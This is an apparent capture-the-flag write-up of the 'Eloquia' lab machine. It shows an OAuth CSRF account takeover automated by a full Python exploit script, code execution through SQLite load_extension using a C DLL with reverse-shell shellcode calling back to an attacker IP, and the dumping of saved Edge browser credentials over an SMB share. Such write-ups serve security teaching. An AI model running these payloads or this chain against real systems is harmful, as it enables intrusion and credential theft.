
Reconnaissance
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
|_http-title: Eloquia
|_http-server-header: Microsoft-IIS/10.0
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Since I do not possess any credentials for WinRM, I focus on the IIS web server on port 80.
Execution

Upon browsing to the web page via the IP, I’m redirected to eloquia.htb and therefore add this domain to my /etc/hosts file before refreshing the page. On there I find a social publishing platform. I can read some articles from other users and register a new account as well.

The registration form asks for basic information but also allows users to login via Facebook or Qooqle, but the buttons do not do anything. So after creating a new account, I use it to login to the dashboard. On my profile I can change some details and upload a new profile picture. Otherwise I can create new articles and manage the ones I’ve already created. Another interesting feature is hiding behind Connected Accounts and shows several OAuth providers, among them also the ones from the login.

Hovering over the Change links, only Qoogle actually goes to a new URL. First I’m going to /accounts/oauth2/qooqle/authorize/ and then redirected to an endpoint at qooqle.htb with a client_id and redirect_url pointing back to Eloquia. All in all, a common OAuth flow.

After adding qooqle.htb to my hosts file, I can follow the link to a login form where I have an option to create a new account. After setting up I use the previous Change button to link my accounts. It asks me to authorize Eloquia for the read and write scope.
Clicking Authorize sends a new POST request with additional information in the body. Some of the that, like the request_uri and client_id are mirrored from the URL parameters and additional ones were added, even though a lot of them are empty.
POST /oauth2/authorize/?client_id=riQBUyAa4UZT3Y1z1HUf3LY7Idyu8zgWaBj4zHIi&response_type=code&redirect_uri=http%3A%2F%2Feloquia.htb%2Faccounts%2Foauth2%2Fqooqle%2Fcallback%2F HTTP/1.1
Host: qooqle.htb
User-Agent: python-requests/2.32.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Cookie: csrftoken=8l8JuQy8JXbeY1wC0BrsIFWbPwNWbLbN; sessionid=sbyfzoqggwx6fwaayeooxmdjxarilgh8
Content-Length: 329
Content-Type: application/x-www-form-urlencoded

csrfmiddlewaretoken=vuipAAHECzzKL1MVDCe2yZsDjXhRnPHhtFgYUg5CbmAOzS8nt3vk6ueEYjUDoqIU&redirect_uri=http%3A%2F%2Feloquia.htb%2Faccounts%2Foauth2%2Fqooqle%2Fcallback%2F&scope=read+write&nonce=&client_id=riQBUyAa4UZT3Y1z1HUf3LY7Idyu8zgWaBj4zHIi&state=&response_type=code&code_challenge=&code_challenge_method=&claims=&allow=Authorize
Most notably the state parameter is empty and this might enable Cross-Site Request Forgery attacks because it’s usually used as an anti-CSRF token1. The response of the server is a redirect to an endpoint on eloquia.htb with a code that actually forms the link between the site and the OAuth provider. If I can make another user browse to this URL, I can link my Qooqle account and use it to take over the user.
HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Location: http://eloquia.htb/accounts/oauth2/qooqle/callback/?code=2oKcYLii71pCItgvGNT2uUDJV5v4HA
Vary: Cookie
Cross-Origin-Opener-Policy: same-origin
Referrer-Policy: same-origin
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Powered-By: ARR/3.0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Date: Tue, 16 Dec 2025 15:11:57 GMT
Content-Length: 0
Back on the Eloquia platform, I try to create a new article. It requires a banner that is at least 20 KB in size and a title. For the actual content of my article I can use a rich text editor.

First I create a sample GIF and add junk at the end so it satisfies the size requirement while still being a valid image file.
$ convert -size 1x1 xc:white header.gif

$ dd if=/dev/urandom of=junk.bin bs=25000 count=1

$ cat header.gif junk.bin > legit.gif
Adding the banner image and picking random values for the title and body of the article, I can see that the content is wrapped in <p> HTML tags when intercepting the request in BurpSuite, so adding arbitrary elements should not be a problem. The newly created article shows a Report Article! button and clicking it displays a message regarding a pending review through the team.

Intercepting the request and adding new HTML tags works, but due to the Content Security Policy (CSP) I’m pretty limited in my options. Loading JavaScript from my own host is blocked and using in-line code does not work either.
font-src 'self' fonts.googleapis.com fonts.gstatic.com;
default-src 'self';
object-src 'none';
script-src 'self';
style-src 'self' 'unsafe-inline' fonts.googleapis.com
Besides using CSS to trigger a GET request to an arbitrary URL on the same origin with <style>@import url('...');</style>, I can also inject a meta tag to redirect the browser to any other URL. Creating a new article with the following body, generates a hit on my web server and reporting it does also generate a callback, but way later.
<meta http-equiv="refresh" content="0; url=http://10.10.10.10:7777">So now I presumably have the pieces together to build my attack chain. I first have to initiate the OAuth flow with my own account but don’t finish it to get the redirect URL with the code. Then I have to send it as the payload in the XSS for an admin to access it and link their account. This comes with an additional challenge because the callback from the admin is not instant and the code is only valid for a short period of time.
Since I can redirect the admin also to my own host, I make them wait there, generate the code and then redirect the browser to the new location. Doing that manually is a hassle, so I build a small Python script that does the heavy lifting.
import io
import re
import requests
import sys

from http.server import HTTPServer, BaseHTTPRequestHandler


class Exploit:
    def __init__(self,
                 eloquia_username: str,
                 eloquia_password: str,
                 qoogle_username: str,
                 qoogle_password: str,
                 lhost: str,
                 lport: str | int):
        self.session = requests.Session()
        self.crsf_regex = re.compile(r'"csrfmiddlewaretoken"\svalue="([^"]+)')
        self.lhost = lhost if lhost.startswith('http://') else f'http://{lhost}'
        try:
            self.lport = int(lport)
        except ValueError:
            print(f'[!] Failed to parse lport: "{lport}"')
            sys.exit(1)

        if not self.qoogle_login(qoogle_username, qoogle_password):
            print('[!] Could not login to QOOGLE account')
            sys.exit(1)
        else:
            print('[*] Logged into QOOGLE account')

        if not self.eloquia_login(eloquia_username, eloquia_password):
            print('[!] Could not login to Eloquia account')
            sys.exit(1)
        else:
            print('[*] Logged into Eloquia account')

    def send_payload(self):
        csrf = self.find_csrf(self.session.get('http://eloquia.htb/article/create/'))

        junk_image = io.BytesIO(
            b'\x47\x49\x46\x38\x39\x61\x01\x00\x01\x00\x80\x01\x00\xff\xff\xff\x00\x00\x00\x21\xf9\x04\x01\x0a\x00\x01\x00\x2c\x00\x00\x00\x00\x01\x00\x01\x00\x00\x02\x02\x4c\x01\x00\x3b' + \
            25_000 * b'\x00'
        )

        resp = self.session.post('http://eloquia.htb/article/create/',
                            files={'banner': ('image.gif', junk_image, 'image/gif')},
                            data={
                                'csrfmiddlewaretoken': csrf,
                                'title': 'doesnotmatter',
                                'content': f'<meta http-equiv="refresh" content="0; url={self.lhost}:{self.lport}">'
                            })
        print(f'[*] Uploaded payload to "{resp.url}"')

        csrf = self.find_csrf(resp)

        if self.session.get(resp.url.replace('/visit/', '/report/')).status_code == 200:
            print('[*] Reported payload to trigger admin visit')
        else:
            print('[!] Failed to report payload')
            sys.exit(1)

    def find_csrf(self, response: requests.Response):
        try:
            return re.findall(self.crsf_regex, response.text)[0]
        except IndexError:
            print(f'[!] Failed to find csrf token in {response.url}')
            sys.exit(1)

    def qoogle_login(self, username, password):
        csrf = self.find_csrf(self.session.get('http://qooqle.htb/login/'))
        return self.session.post('http://qooqle.htb/login/?next=/profile/',
                                 data={'username': username,
                                       'password': password,
                                       'csrfmiddlewaretoken': csrf
                                       }).status_code == 200

    def eloquia_login(self, username, password):
        csrf = self.find_csrf(self.session.get('http://eloquia.htb/accounts/login/'))
        return '/profile' in self.session.post('http://eloquia.htb/accounts/login/',
                                               data={'username': username,
                                                     'password': password,
                                                     'csrfmiddlewaretoken': csrf
                                                     }).url

    def get_auth_url(self):
        resp = self.session.get('http://qooqle.htb/oauth2/authorize/',
                                params={
                                    'client_id': 'riQBUyAa4UZT3Y1z1HUf3LY7Idyu8zgWaBj4zHIi',
                                    'response_type': 'code',
                                    'redirect_uri': 'http://eloquia.htb/accounts/oauth2/qooqle/callback/'
                                })
        csrf = self.find_csrf(resp)

        resp = self.session.post('http://qooqle.htb/oauth2/authorize/',
                                 data={
                                     'csrfmiddlewaretoken': csrf,
                                     'redirect_uri': 'http://eloquia.htb/accounts/oauth2/qooqle/callback/',
                                     'scope': 'read write',
                                     'nonce': '',
                                     'client_id': 'riQBUyAa4UZT3Y1z1HUf3LY7Idyu8zgWaBj4zHIi',
                                     'state': '',
                                     'response_type': 'code',
                                     'code_challenge': '',
                                     'code_challenge_method': '',
                                     'claims': '',
                                     'allow': 'Authorize'
                                 },
                                 params={
                                     'client_id': 'riQBUyAa4UZT3Y1z1HUf3LY7Idyu8zgWaBj4zHIi',
                                     'response_type': 'code',
                                     'redirect_uri': 'http://eloquia.htb/accounts/oauth2/qooqle/callback/'
                                 },
                                 allow_redirects=False)
        return resp.headers['Location']

    def wait(self):
        class Handler(BaseHTTPRequestHandler):
            def do_GET(s):
                auth_url = self.get_auth_url()
                print(f'[*] Sending redirect to "{auth_url}"')
                s.send_response(302)
                s.send_header('Location', auth_url)
                s.end_headers()

            def log_message(s, *args):
                pass

        server = HTTPServer(('0.0.0.0', self.lport), Handler)
        print(f'[*] Waiting for callback on "0.0.0.0:{self.lport}')
        server.handle_request()
        server.server_close()
        print('[*] Try logging in via OAuth flow ...')


def main():
    e = Exploit(
        qoogle_username='ryuki',
        qoogle_password='Helloworld123',
        eloquia_username='ryuki',
        eloquia_password='Helloworld123',
        lhost='10.10.10.10',
        lport=7777
    )
    e.send_payload()
    e.wait()


if __name__ == '__main__':
    main()
The script logs into Eloquia and Qooqle, creates a new article that redirects the viewer to my own host. As soon as a new request is received, the code for the OAuth is generated and sent back as redirect. After running the script it takes several minutes until my article is reviewed and someone is directed to my trap. Then I can use the OAuth flow to login and get access as admin.
$ python3 exploit.py
[*] Logged into QOOGLE account
[*] Logged into Eloquia account
[*] Uploaded payload to "http://eloquia.htb/article/visit/20/"
[*] Reported payload to trigger admin visit
[*] Waiting for callback on "0.0.0.0:7777
[*] Sending redirect to "http://eloquia.htb/accounts/oauth2/qooqle/callback/?code=qUL4PUCnyqAGfChnHxADqt3GnljfFe"
[*] Try logging in via OAuth flow ..

As admin I also get access to the Admin Dashboard where I can inspect the database and can access the interactive SQL Explorer to run queries in the SQLite3 database, based on the successful run of SELECT sqlite_version().

One way to achieve code execution through SQLite3 is by using the load_extension function2. It is disabled by default3 but seems to be active on this machine considering it does not error out right away. Trying to load a DLL from my own machine via SMB produces an error message because unauthenticated access is blocked on the host.
The upload functions on the main page (banner and profile picture) require valid images, so I have to look elsewhere. Luckily the admin interface also allows me to change the database entries directly, so I just upload a new DLL as banner for article number one. Conveniently it also displays the path on the server where the file is located.

For the DLL I generate a simple reverse shell with micr0_shell and add it to C before compiling it with x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c.
#include "windows.h"
#include "stdlib.h"

#pragma comment (lib, "user32.lib")


// python3 micr0\ shell.py --ip 10.10.10.10 --port 7777 --language c
unsigned char buf[]={
0x48,0x31,0xd2,0x65,0x48,0x8b,0x42,0x60,0x48,0x8b,0x70,0x18,0x48,0x8b,0x76,0x30,0x4c,0x8b,0x0e,0x4d,
0x8b,0x09,0x4d,0x8b,0x49,0x10,0xeb,0x63,0x41,0x8b,0x49,0x3c,0x4d,0x31,0xff,0x41,0xb7,0x88,0x4d,0x01,
0xcf,0x49,0x01,0xcf,0x45,0x8b,0x3f,0x4d,0x01,0xcf,0x41,0x8b,0x4f,0x18,0x45,0x8b,0x77,0x20,0x4d,0x01,
0xce,0xe3,0x3f,0xff,0xc9,0x48,0x31,0xf6,0x41,0x8b,0x34,0x8e,0x4c,0x01,0xce,0x48,0x31,0xc0,0x48,0x31,
0xd2,0xfc,0xac,0x84,0xc0,0x74,0x07,0xc1,0xca,0x0d,0x01,0xc2,0xeb,0xf4,0x44,0x39,0xc2,0x75,0xda,0x45,
0x8b,0x57,0x24,0x4d,0x01,0xca,0x41,0x0f,0xb7,0x0c,0x4a,0x45,0x8b,0x5f,0x1c,0x4d,0x01,0xcb,0x41,0x8b,
0x04,0x8b,0x4c,0x01,0xc8,0xc3,0xc3,0x4c,0x89,0xcd,0x41,0xb8,0x8e,0x4e,0x0e,0xec,0xe8,0x8f,0xff,0xff,
0xff,0x49,0x89,0xc4,0x48,0x31,0xc0,0x66,0xb8,0x6c,0x6c,0x50,0x48,0xb8,0x57,0x53,0x32,0x5f,0x33,0x32,
0x2e,0x64,0x50,0x48,0x89,0xe1,0x48,0x83,0xec,0x20,0x4c,0x89,0xe0,0xff,0xd0,0x48,0x83,0xc4,0x20,0x49,
0x89,0xc6,0x49,0x89,0xc1,0x41,0xb8,0xcb,0xed,0xfc,0x3b,0x4c,0x89,0xcb,0xe8,0x55,0xff,0xff,0xff,0x48,
0x31,0xc9,0x66,0xb9,0x98,0x01,0x48,0x29,0xcc,0x48,0x8d,0x14,0x24,0x66,0xb9,0x02,0x02,0x48,0x83,0xec,
0x30,0xff,0xd0,0x48,0x83,0xc4,0x30,0x49,0x89,0xd9,0x41,0xb8,0xd9,0x09,0xf5,0xad,0xe8,0x2b,0xff,0xff,
0xff,0x48,0x83,0xec,0x30,0x48,0x31,0xc9,0xb1,0x02,0x48,0x31,0xd2,0xb2,0x01,0x4d,0x31,0xc0,0x41,0xb0,
0x06,0x4d,0x31,0xc9,0x4c,0x89,0x4c,0x24,0x20,0x4c,0x89,0x4c,0x24,0x28,0xff,0xd0,0x49,0x89,0xc4,0x48,
0x83,0xc4,0x30,0x49,0x89,0xd9,0x41,0xb8,0x0c,0xba,0x2d,0xb3,0xe8,0xf3,0xfe,0xff,0xff,0x48,0x83,0xec,
0x20,0x4c,0x89,0xe1,0x48,0x31,0xd2,0xb2,0x02,0x48,0x89,0x14,0x24,0x48,0x31,0xd2,0x66,0xba,0x1e,0x61,
0x48,0x89,0x54,0x24,0x02,0xba,0x0a,0x0a,0x0a,0x0a,0x48,0x89,0x54,0x24,0x04,0x48,0x8d,0x14,0x24,0x4d,
0x31,0xc0,0x41,0xb0,0x16,0x4d,0x31,0xc9,0x48,0x83,0xec,0x38,0x4c,0x89,0x4c,0x24,0x20,0x4c,0x89,0x4c,
0x24,0x28,0x4c,0x89,0x4c,0x24,0x30,0xff,0xd0,0x48,0x83,0xc4,0x38,0x49,0x89,0xe9,0x41,0xb8,0x72,0xfe,
0xb3,0x16,0xe8,0x99,0xfe,0xff,0xff,0x48,0xba,0x9c,0x92,0x9b,0xd1,0x9a,0x87,0x9a,0xff,0x48,0xf7,0xd2,
0x52,0x48,0x89,0xe2,0x41,0x54,0x41,0x54,0x41,0x54,0x48,0x31,0xc9,0x66,0x51,0x51,0x51,0xb1,0xff,0x66,
0xff,0xc1,0x66,0x51,0x48,0x31,0xc9,0x66,0x51,0x66,0x51,0x51,0x51,0x51,0x51,0x51,0x51,0xb1,0x68,0x51,
0x48,0x89,0xe7,0x48,0x89,0xe1,0x48,0x83,0xe9,0x20,0x51,0x57,0x48,0x31,0xc9,0x51,0x51,0x51,0x48,0xff,
0xc1,0x51,0xfe,0xc9,0x51,0x51,0x51,0x51,0x49,0x89,0xc8,0x49,0x89,0xc9,0xff,0xd0};

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call)  {
    case DLL_PROCESS_ATTACH:
        int length = sizeof(buf);
        void* exec = VirtualAlloc(0, length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        RtlMoveMemory(exec, buf, length);
        HANDLE th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0, 0);
        break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE;
}
As soon as I load the extension with SELECT load_extension('static\assets\images\blog\evil.dll') there’s a callback on my listener and I get dropped into a shell as web with access to the first flag.
Privilege Escalation
Shell as olivia.kat
On the machine there are restrictions in place. Applocker is limiting the commands I can run and Microsoft Defender is active. Looking around in the AppData folder for the user web, I quickly find the profile folder for Edge in AppData\Local\Microsoft\Edge\User Data\Default. In order to transfer files easily, I mount a SMB share from my host.
# Spin up an SMB server with authentication
$ impacket-smbserver share $(pwd) -smb2support -username test -password test

# Mount as X:
$ net use X: \\10.10.10.10 /user:test test
Inspecting the SQLite3 database Login Data shows that there are a few credentials for olivia.kat saved. This user is also configured on the host and is part of the Remote Management Users group, but unfortunately the passwords are encrypted.
sqlite3 Login\ Data
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.

sqlite> .tables
breached                logins_edge_extended    stats
insecure_credentials    meta                    sync_entities_metadata
logins                  password_notes          sync_model_metadata

sqlite> SELECT origin_url,username_value,hex(password_value) FROM logins;
origin_url|username_value|hex(password_value)
https://openai.com/|olivia.kat|7631302A0179232F48E605C2B1043D10C32BD826DFCCCD5C5BB78C096E5E7264E6E6C12388CCF0ECA9BA25D48A211311621E
http://eloquia.htb/accounts/login/|Olivia.KAT|7631300DCF6F92296C2EBB80ECA37069738E97593683D1CE4DE0F8CA7E86CBE2026E2F860F0A8432B2DB7B8C030D530E46
https://eloquia.htb/|test|7631309FF2DD3747EA5F98C5FBD22494699192EAA95853214CD964DBF72F3A87FD0DFA46B24C9DCFC10167C5
https://chatgpt.com/|olivia.kat|7631309595003B27406374E4DC7E94C17BDB422DBB495DB99F74028F4B8D88D55151934351621B6B44938D0557E6F9EB6B2A
